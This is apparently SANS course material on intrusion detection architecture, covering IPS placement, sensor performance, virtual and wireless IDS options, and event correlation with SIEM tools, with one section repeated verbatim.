
© SANS,
All Rights Reserved

Intrusion Detection In-Depth

One of the first challenges in building an IPS architecture is to properly configure the IPS to be able to analyze traffic and protect the network segment efficiently against various attacks. Second, the IPS must be able to report to a management console using some kind of secure communications protocol, like SSL.

These requirements are handled by using a minimum of 3 NIC cards. The communication interface will be used to report back to the management console and may need to be accessible via the network for troubleshooting, updating signatures and software, and general management of the IPS. This interface should be connected to a port in a device such as a switch from a segment or VLAN connected to the internal network.

Sample IPS Configuration



Here is a depiction of an IPS that is located at the ingress/egress of the network, specifically where inbound traffic hits it after the router and firewall and outbound traffic hits it before the firewall and router. The IPS has 3 NICs – two for sending and receiving traffic between firewall and internal network, and a third NIC is connected to the management interface and allows communications between the management console and the IPS. This is used for notifications of activity from the IPS and to send updates to the sensor including rules and software. This particular management interface has an IP address and is connected to a VLAN inside the internal network separated from other traffic to isolate it for security purposes.

Note the IPS bypass switch that sits between the firewall and the IPS. This device is intended to keep traffic flowing on the network in the event of an IPS failure. It ensures a "fail open" condition so that when it senses an issue with the IPS, it will reroute the traffic around the IPS. The IPS bypass switch regularly sends a small heartbeat packet through the IPS. The expectation is that this heartbeat packet will reappear on the switch within a given amount of time and a given number of retries. The bypass switch fails open by forwarding traffic directly (not through the IPS) if it does not sense the heartbeat within these parameters. At this point you lose any detection/block capabilities.

Sensor Speed vs. Capabilities

- Size of packets
- Fragmented packets
- Packet type – protocols involved
- Number of filters/signatures
- Number of concurrent sessions
- Capable of maintaining state
- Single threaded
- Capable of protocol decoding/pattern matching
- Per packet processing

© SANS.
All Rights Reserved


Intrusion Detection In-Depth

Let's examine some of the aspects of traffic and sensor processing that affect speed and benchmarks performed to estimate the speed. First, the size of the packets is very important. An IDS/IPS has a much harder time dealing with smaller packets (that means that there are more packets per second) because they require more processing in terms of reading the packets, keeping track of the packets, and checking signatures. The size of packets matters, particularly in the context of an IDS/IPS benchmark. If a benchmark uses packets that are all of the maximum size for Ethernet – 1500 bytes, be wary since that doesn't accurately reflect the full range or mixture of normal packet sizes. IP fragmentation requires reassembly consuming CPU cycles. Also, the protocols tested are very important. While the protocols may not precisely reflect your environment, there should be a good mix of protocols where HTTP is a large percentage.

How many signatures were running when the benchmark was taken? It doesn't really matter if an IDS/IPS has hundreds of signatures available if only a handful were used in testing. And, did the signatures require content or protocol inspection as opposed to simply looking for traffic to a given port? Also, what type of state is maintained for packets – specifically, are defragmentation and TCP stream reassembly performed? If TCP stream reassembly is executed, how many concurrent TCP sessions were tracked?

Another speed factor is how much processing is done per packet and is it single threaded? The benchmark presumably does something with the traffic that causes an alert. Ideally, the process of signaling or storing an alert is decoupled from the sniffing and analysis processes for the packets. This allows another process to assume the burden of output manipulation, allowing the sensor to focus on packet capture and analysis. Another question arises - is the sensor capable of processing packets in different ways? Pattern matching is almost standard these days, but not all signs of malicious traffic can be discovered using pattern matching (even intelligent pattern matching). It has become apparent that such attacks such as unicode or HTTP obfuscation attacks require some protocol decode. For instance, many sensors can be tuned to do checksum validations. We know that hosts will validate checksums and will discard invalid packets and an IDS/IPS sensor would ideally do the same. However, this computation requires additional processing per packet, potentially slowing it down.

Sensor Critical Path



The notion of the sensor critical path is an important one since it determines how each and every packet must be handled. Problems can arise if this is a single-threaded operation – there is one and only one process responsible for sniffing each packet, performing all of the necessary processing and any required post-processing. As an example, say each alert must be written to a database and the database is experiencing some problems that cause writes to it to be slow. The sensor will labor over this operation while packets on high bandwidth networks may be dropped.

Therefore, it is extremely important that process or CPU-intensive operations are "decoupled" from the actual collection of packets. Having a multi-processor or multi-threaded operation may shorten the critical path and ease the problem of dropped packets. As an example, Snort users can install "Barnyard2" that dumps any output to a "unified2" output. This output is binary format, permitting it to be ingested by many different backend tools. The unified2 output can then be written to a database, the syslog, or any other available output operation. This means that if the database is struggling to keep up with the traffic, the output can be spooled and written later to the database, freeing Snort to capture and analyze more traffic.

Supplemental Features for IDS/IPS

- Filtering
- Policy enforcement
- Reputation awareness
- DDoS protection
- Bandwidth control, QoS
- Decryption
- Emergency patching
- Data loss prevention

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

It is becoming uncommon for today's IDS/IPS offerings to present "pure" detection or prevention only. Most have some kind of supplemental or intrinsic features. No doubt you've heard the term "next generation" associated with a device that performs IDS/IPS functions. It may be marketed as an appliance capable of being a firewall, doing "deep packet inspection", filtering, and absolute, complete, layered, interplanetary advanced persistent threat protection. Seriously, though, features can be quite useful, but don't stray too far from the intended purpose of alerting and blocking malicious traffic. The more features you enable, the more you burden the device and potentially overload the critical path.

Some supplemental features offered are filtering, such as URL locations that are deemed harmful or not relevant – perhaps social media sites. Policy enforcement is another marketed feature for disallowing the use of unacceptable protocols such as peer-to-peer applications. Policy enforcement may include identifying acceptable file types permitted to be carried in the traffic. Reputation awareness seeks to block access to IP addresses or hosts that are considered threats. This is accomplished by having access to a source that maintains intelligence threats. Some IPS solutions offer DDoS protection, requiring the device to detect a DDoS condition and then block it.

Other solutions provide quality of service or bandwidth allocation, for instance by scrutinizing and rate limiting individual user's activity, prioritizing business-related traffic. A few solutions present the option of TLS/SSL traffic decryption. One solution allows customization so that users can have privacy when visiting health or financial sites, but otherwise decrypts TLS/SSL traffic. Possible tasks associated with this are maintenance and comparison of IP addresses where traffic is not decrypted and identifying encrypted traffic if not examined by port association only. If it involves importing the server's private keys, it can be performed only for destinations under the control of the business, institution, etc. Another possibility is a man-in-the-middle set-up. The computational burden can be very expensive regardless of the employed method. Another solution is to decrypt the traffic by shunting it to separate device. This offloads the processing, but now you have another device to maintain.

Another feature is emergency patching of vulnerable hosts. This seems like a bad idea on many levels. It requires a device to have access to patches, identify hosts to be patched, and push the patches out to those hosts using administrator privileges. Nothing could possibly go wrong with this!

Finally, there is the option to perform data loss prevention. This would require some configuration to identify what data is considered private to the site and search for its presence in the packet payload. This too can be taxing for the IDS/IPS. As we learned with the use of Snort, locating given text in the payload may be computationally expensive and requires an efficient search algorithm. This is especially so if the inspection is not limited to specific ports and their known associated protocols. Remember the caveat of eliminating or minimizing the use of Snort's "any any" rules that must search all traffic? There are few, if any, profound efficiencies to vastly improve inspection if all traffic must be examined.

We see an evolution from centralized to decentralized and back to centralized processing platforms if we examine the history of the philosophy or availability of centralized versus distributed processing. Initially, centralized platforms only, such as mainframes were available. The advent of PC's and smaller servers revolutionized the industry permitting decentralized platforms. Today, we are witnessing the return to a centralized platform – the new buzzword is the "cloud".

What does this have to do with supplemental IDS features? Well, we discovered that a centralized platform is a more convenient and focused target with the potential of more damaging consequences if successfully attacked. Therefore, creating or configuring an "all-in-one" security solution – one that does intrusion detection, patch management, firewall duties, etc., is quite risky unless a failover replacement is immediately available. The point is leave most of the nice-to-have supplemental IDS/IPS features for other purpose-built hardware and software implementations so that you don't introduce undue or unintended risk and overburden the IDS/IPS, precluding it from performing its intended duty.

Supplemental Features for IDS/IPS

- Filtering
- Policy enforcement
- Reputation awareness
- DDoS protection
- Bandwidth control, QoS
- Decryption
- Emergency patching
- Data loss prevention

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

It is becoming uncommon for today's IDS/IPS offerings to present "pure" detection or prevention only. Most have some kind of supplemental or intrinsic features. No doubt you've heard the term "next generation" associated with a device that performs IDS/IPS functions. It may be marketed as an appliance capable of being a firewall, doing "deep packet inspection", filtering, and absolute, complete, layered, interplanetary advanced persistent threat protection. Seriously, though, features can be quite useful, but don't stray too far from the intended purpose of alerting and blocking malicious traffic. The more features you enable, the more you burden the device and potentially overload the critical path.

Some supplemental features offered are filtering, such as URL locations that are deemed harmful or not relevant – perhaps social media sites. Policy enforcement is another marketed feature for disallowing the use of unacceptable protocols such as peer-to-peer applications. Policy enforcement may include identifying acceptable file types permitted to be carried in the traffic. Reputation awareness seeks to block access to IP addresses or hosts that are considered threats. This is accomplished by having access to a source that maintains intelligence threats. Some IPS solutions offer DDoS protection, requiring the device to detect a DDoS condition and then block it.

Other solutions provide quality of service or bandwidth allocation, for instance by scrutinizing and rate limiting individual user's activity, prioritizing business-related traffic. A few solutions present the option of TLS/SSL traffic decryption. One solution allows customization so that users can have privacy when visiting health or financial sites, but otherwise decrypts TLS/SSL traffic. Possible tasks associated with this are maintenance and comparison of IP addresses where traffic is not decrypted and identifying encrypted traffic if not examined by port association only. If it involves importing the server's private keys, it can be performed only for destinations under the control of the business, institution, etc. Another possibility is a man-in-the-middle set-up. The computational burden can be very expensive regardless of the employed method. Another solution is to decrypt the traffic by shunting it to separate device. This offloads the processing, but now you have another device to maintain.

Another feature is emergency patching of vulnerable hosts. This seems like a bad idea on many levels. It requires a device to have access to patches, identify hosts to be patched, and push the patches out to those hosts using administrator privileges. Nothing could possibly go wrong with this!

Finally, there is the option to perform data loss prevention. This would require some configuration to identify what data is considered private to the site and search for its presence in the packet payload. This too can be taxing for the IDS/IPS. As we learned with the use of Snort, locating given text in the payload may be computationally expensive and requires an efficient search algorithm. This is especially so if the inspection is not limited to specific ports and their known associated protocols. Remember the caveat of eliminating or minimizing the use of Snort's "any any" rules that must search all traffic? There are few, if any, profound efficiencies to vastly improve inspection if all traffic must be examined.

We see an evolution from centralized to decentralized and back to centralized processing platforms if we examine the history of the philosophy or availability of centralized versus distributed processing. Initially, centralized platforms only, such as mainframes were available. The advent of PC's and smaller servers revolutionized the industry permitting decentralized platforms. Today, we are witnessing the return to a centralized platform – the new buzzword is the "cloud".

What does this have to do with supplemental IDS features? Well, we discovered that a centralized platform is a more convenient and focused target with the potential of more damaging consequences if successfully attacked. Therefore, creating or configuring an "all-in-one" security solution – one that does intrusion detection, patch management, firewall duties, etc., is quite risky unless a failover replacement is immediately available. The point is leave most of the nice-to-have supplemental IDS/IPS features for other purpose-built hardware and software implementations so that you don't introduce undue or unintended risk and overburden the IDS/IPS, precluding it from performing its intended duty.

IDS in a Virtual Environment

- Traffic in a virtual network is not monitored by conventional IDS set up/deployment
- Need to monitor:
 - Traffic to and from the virtual network
 - Traffic between hosts in the virtual network
 - The hypervisor on the host platform

© SANS,
All Rights Reserved

Intrusion Detection In-Depth


Virtual environments need much of the same type of security, including intrusion detection, as physical environments. Different IDS solutions are required to deal with this special environment to examine traffic into and out of the virtual network, between hosts in the virtual network, and oversee the security of the hypervisor on the host platform.

The hypervisor is also known as the virtual machine monitor. It is the means by which the host platform manages its guest virtual machines. An interface to the hypervisor activity may be offered in order to inspect activity associated with VM's under its control. For instance, VMware software has a module known as VMsafe, permitting third party security software visibility into the activity on the hypervisor. It does so by providing application program interfaces that offer scrutiny of memory, disk, CPU, and I/O usage of all the virtual machines managed by the hypervisor. This is very powerful and can be used as a virtual IDS solution, as we will discover.

A compromise of the hypervisor can have ruinous effects since it may give the attacker access to all of the virtual machines under its control. A denial of service of the hypervisor can affect all supported VM's as well. Third party security software that accesses the hypervisor via API's needs to be very prudent about not introducing an attack surface for compromising the extremely powerful hypervisor.

We'll examine some IDS implementation options in the next several slides.

Prototype Virtual Network




© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

Here is a simple virtual network that will be used to depict the various virtual IDS solutions. This is a single virtual network on one physical host that runs virtualization software of some type such as VMware. All virtual software implementations must provide a hypervisor. A vswitch is a virtual incarnation of a physical switch, in this case permitting VM's to talk to each other. Virtual switches support port mirroring or spanning of virtual traffic, providing a means of directing traffic to an IDS solution, if so desired.

As you can see, this prototype network shows a single physical VM host platform that has two separate VM networks – one with three virtual machines, the other with two. Most likely this is just one VM platform among many in the physical network.

IDS VM with Privileged Access to Hypervisor



© SANS,
All Rights Reserved


Intrusion Detection In-Depth

One IDS solution is a special virtual machine with software that has privileged access via API's to communicate with the hypervisor. The API's give access to various states of each of the VM's.

It should be understood that this virtual IDS solution is very different from a physical one. It does not have signatures or rules because its visibility permits it to perform anomalous behavior detection only, by examining the state of memory, CPU, disk, and I/O usage on the VM's. In a sense, this is similar to the method that the host-based open source HIDS OSSEC uses; we'll cover OSSEC later today. There are known good states and any deviation from those can be a manifestation of some kind of malware.

As you might imagine with such privilege comes additional risk. A virtual IDS with vulnerabilities can provide a direct path to the hypervisor. As well, any hypervisor vulnerabilities can potentially disrupt or turn off any monitoring capabilities. This is true with every virtual IDS solution that employs a special VM for the purpose of monitoring.

Host-based IDS/IPS on VM's



© SANS,
All Rights Reserved


Intrusion Detection In-Depth

A simple, but potentially more difficult to manage, virtual IDS/IPS solution is the placement of a host-based security agent on each virtual machine. This configuration avoids the issues of seeing inter-VM communications and localizes inspection.

The burden of creating a security agent on every VM can be lessened by using a template or cloned VM that includes the security agent. At a minimum, a template must be created for each different operating system found in the virtual network. This is fine for conventional operating systems since there are probably host agents for the common ones. But, how about the more esoteric ones – how will they be monitored or protected? This might necessitate the use of an additional different IDS solution. Also, it is possible for a VM to be placed on the network without a HIDS/HIPS if the management and introduction of new VM's is not organized, procedures are not in place, or the process is not well documented.

Another potential downside of this solution is that the HIDS or HIPS may have performance impacts on the VM on which it is installed. Like physical HIDS or HIPS solutions, they are susceptible to attack and compromise on the target host. And finally, a VM runs on emulated hardware where some types of hardware state examination like memory addresses is not possible.


Tunnel VM Traffic to Physical IDS Appliance



Some vendors offer a solution of tunneling aggregated VM traffic to a physical IDS platform for inspection. This is comparable to the function of a physical tap. The tunneling solution can be a separate piece of hardware that efficiently transfers the traffic to an external aggregation device such as a physical switch. This switch typically has a span or mirrored port that sends traffic from both the virtual and physical networks to a hardware IDS appliance.

Alternatively, once the traffic is aggregated in the VM network, it can be directed to a proprietary virtual IDS. This is an option when it is not possible to use a physical IDS, perhaps because of location or security considerations. In this tunneling solution and the next, deployment of a virtual security appliance, requires all communications in the virtual network to be replicated and directed elsewhere. Obviously, this requires some additional software/hardware, and if not securely implemented can introduce a new attack vector, and if not introduced efficiency can cause latency problems.

Virtual Security "Appliance"



© SANS.
All Rights Reserved

Intrusion Detection In-Depth

A final solution is known as a virtual security "appliance". This is a misnomer since an appliance is usually considered to be a hardware device. This solution is a virtual machine software implementation of an IDS. Traffic must be replicated for inspection from the virtual network, much the same as a conventional physical IDS. This can be accomplished by configuring a virtual switch with a span or mirror port to direct the traffic to the virtual IDS.

Depending on the number of network segments present on the physical host, multiple virtual appliances may be necessary, adding deployment and maintenance issues.

Wireless IDS

- Wireless traffic should be encrypted, payload inspection not possible
- Wireless IDS looks for wireless attacks/reconnaissance:
 - Probe requests to access point indicative of scanning
 - Man in the middle attack
 - Denial of service via:
 - Deauthentication of connections to access point
 - Broadcast deauthentication/disassociation from access point

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

A wireless IDS is different from a conventional IDS because the wireless traffic should be encrypted so inspection of payload is not possible unless the ciphertext is decrypted via cracking or the wireless access point is accidentally configured so encryption is not used. But, there can be malicious activity or reconnaissance aimed at current encrypted connections that can be monitored. A wireless IDS such as Kismet must have a wireless card that can be placed in monitor mode to examine traffic to and from the access point it protects. It examines the link layer header of the wireless 802.11 traffic that is not encrypted.

Kismet is able to look for various signs of noteworthy activity. It inspects the frame headers for an abundance of probe requests and responses yet no subsequent attempt to connect to the access point. This behavior is usually associated with attempts to discover the existence of access points.

Kismet is able to look for telltale signs of a wireless man in the middle attack where the attacker deauthenticates a user, sets up a rogue access point on a different frequency/channel, and when the user attempts to reconnect, the rogue one may be found instead. Kismet discovers this by observing an access point switch channels – something that is not normal.

There are various denial of service attacks that Kismet can detect. A surfeit of deauthentication requests is symptomatic of an attempt to disconnect existing connections. The same is true when deauthentication or disassociation request frames are sent to the broadcast address.

Summary

- Many different architecture options available
- Your choice will be dependent on:
 - Specific needs
 - Site configuration
 - IDS or IPS or combination of both
 - Bandwidth
 - Budget
 - Platform – physical, virtual, wireless
- Examine benchmark conditions

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

As far as what architecture solution is right for your site, it is truly a decision based on your site configuration, various environments – physical, virtual, wireless - and your specific need for protection. Factors that you should consider are budget, bandwidth, and sensor capacity, and the need to retain full-packet capture or simply flow data, to name a few. You will also need a strategy for the hardware to use not only for monitoring traffic but how to process it on the back end. Traffic capture should not overwhelm the monitoring device nor should it overwhelm the hardware receiving the traffic.

Be wary of benchmark results from vendors. They may offer results from an environment that simulates best-case scenarios that do not include representative packet size, throughput, or mixture of traffic.

Architecture-associated issues involve traffic capture and protecting our sites with a layered defense. This defense does not rely exclusively on any one strategy or resource for security, but depends on multiple resources that work in concert with each other.

Correlation of Indicators

- Analyst Toolkit
- Packet Crafting
- Network Traffic Forensics
- Network Architecture for Monitoring
- Correlation of Indicators

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Correlation of Indicators

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

It is hard enough to find malicious payload or traffic patterns with just a small simple network. As you might imagine, it gets more difficult in large complex networks with multiple sources of data. How can you possibly manage all this data and turn it into some kind of meaningful information?

This has been a challenge for many years now. There are several free solutions for different ways to correlate traffic. And, commercial solutions have appeared that can take data from diverse sources and provide many types of correlation, including graphical, to make the analyst's job easier. We will examine some of the issues and solutions of data correlation in this section.

Objectives

- Discuss concepts and value of performing data correlation
- Examine the open source product OSSEC
- Examine other open source correlation products
- Look at some issues associated with correlation

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Correlation of any type of forensic data is an important component of your network security solution. It is best if you are able to place an IDS/IPS alert in context. An alert-driven sensor does not necessarily supply much context. There are other forensic sources than captured network traffic that may assist in providing supplemental data. These consist of logs from disparate sources such as host syslogs, router logs, firewall logs, server logs and many others.

The open source product OSSEC is available to monitor hosts and devices, correlate and report on just about any kind of logs or data available. Its reporting capabilities are lacking, but there are other open source products that are available to fill that void.

Correlation necessarily involves data from different sources and different formats. We'll examine some of the issues encountered because of this.

Automating Correlation

- Data acquisition from multiple devices
- Normalization to establish a common format, may require multi-level normalization
- XML to pass data around
- SQL to accomplish the categorization, correlation and trend analysis

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Automating correlation involves these primary tasks:

- 1) Data acquisition. Common sources for data are sensor alerts, flow data, log files (syslog, firewall, host-based) often from central log servers and also from the use of agents on hosts that analyze host-based activities, such as used by OSSEC, to report to a central source.
- 2) Time synchronization is required on all sources to accurately correlate related events. This is typically done using NTP. If clock skew becomes too great, correlation becomes challenging.
- 3) Normalization is required because different devices have different log formats that need to be standardized. Data is generally lost during this phase as there is a tendency towards preserving the least, yet most important data such as IP addresses and port. Normalization is quite difficult; consider correlating binary and text data, or free form logs like syslog. This can be a fairly slow process depending on the devoted resources. Multi-level normalization might occur in an enterprise environment. For instance, Sourcefire IDS and Tenable Lightning Vulnerability scanner have two different central consoles and message formats. Normalization of results must be performed before sending that or any data to an enterprise security management device.

A common encoding format for disparate data such as XML allows uniform directives and storage guidance.

- 4) The data must then be stored in a database. It is then possible to use SQL selects to search the data for events of interest. This allows categorization, where you group events such as system compromise, worms and policy violations. It gives you the ability to describe a particular event from multiple sources for correlation. Finally, an excellent use of this structured data is behavior analysis, a large amount of activity on a new and unknown port could indicate worm activity or massive scanning for a vulnerability.

General Correlation Methods

- Single sensor feeding single analysis host
- Rules based: condition, state, timeout, action
- Statistical, comparing to known profile
- Traffic flow versus time, real-time or historical
- Multiple sensors feeding an analysis host
 - Database backend
 - Query on fields and conditions of interest

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

There are many different correlation methods. Real-time correlation is the effort of applying rules to the incoming event flow at a central analysis point as we are first storing the data in the database. We already know real-time isn't exactly real-time. As we will see, "real-time" has to be considered after normalization and database analysis, so perhaps better terms are "recent history" or "network archaeology" where we apply rules to stored events looking for things like low and slow scans.

Rule-based correlation entails things like comparing the condition of the host to the attack. If there is a current Windows attack, yet your Windows 7 host has not been patched for months, you might have a problem. The state of a network flow might be considered. If a SYN/ACK is received, yet there was never a corresponding SYN, we have an example of a state problem. Finally, we parse the database looking for action, the most important action being response. In our Windows 7 example above, if that machine starts suddenly initiating lots of connections to other systems, that would be a further indication that we have a security event.

Rule-based correlation is far from automatic. In order to accomplish it, you have to understand the attack pattern. Attacks rapidly evolve; NetSky was a well understood worm, but NetSky.P had the twist of hiding in P2P shares and pretending to be a Harry Potter game. Therefore, the rules need constant tuning. Like everything else in intrusion detection, as you increase the total number of rules, you decrease the performance.

Security Information Management

- Device-independent logging
- Consolidate and centralize enterprise security
- Reduce time and management effort in complex environments
- Correlate events into situations
- Assist in identifying attack footprints
- Powerful reporting capabilities
- Visualize network threats
- Prioritize and respond to threats
- Policy and compliance reporting (HIPAA, FISMA, PIPEDA, etc.)

© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

A Security Information Manager (SIM) or Security Information and Event Manager (SIEM) is designed to process and correlate information from many products that produce and send logs. A SIM is quite powerful because it is device-independent, permitting it to collect logs from many different source operating systems and applications. Most SIMs process various types of logs including SNMP, syslog, in some cases SMTP logs or parse the logs from another database into the SIM using a database parser. Some acceptable device logs are: firewall, routers, IDS, IPS, hosts, host-based IDS, HTTP server, vulnerability assessment, antivirus, switches, VPNs, applications, just to name a few.

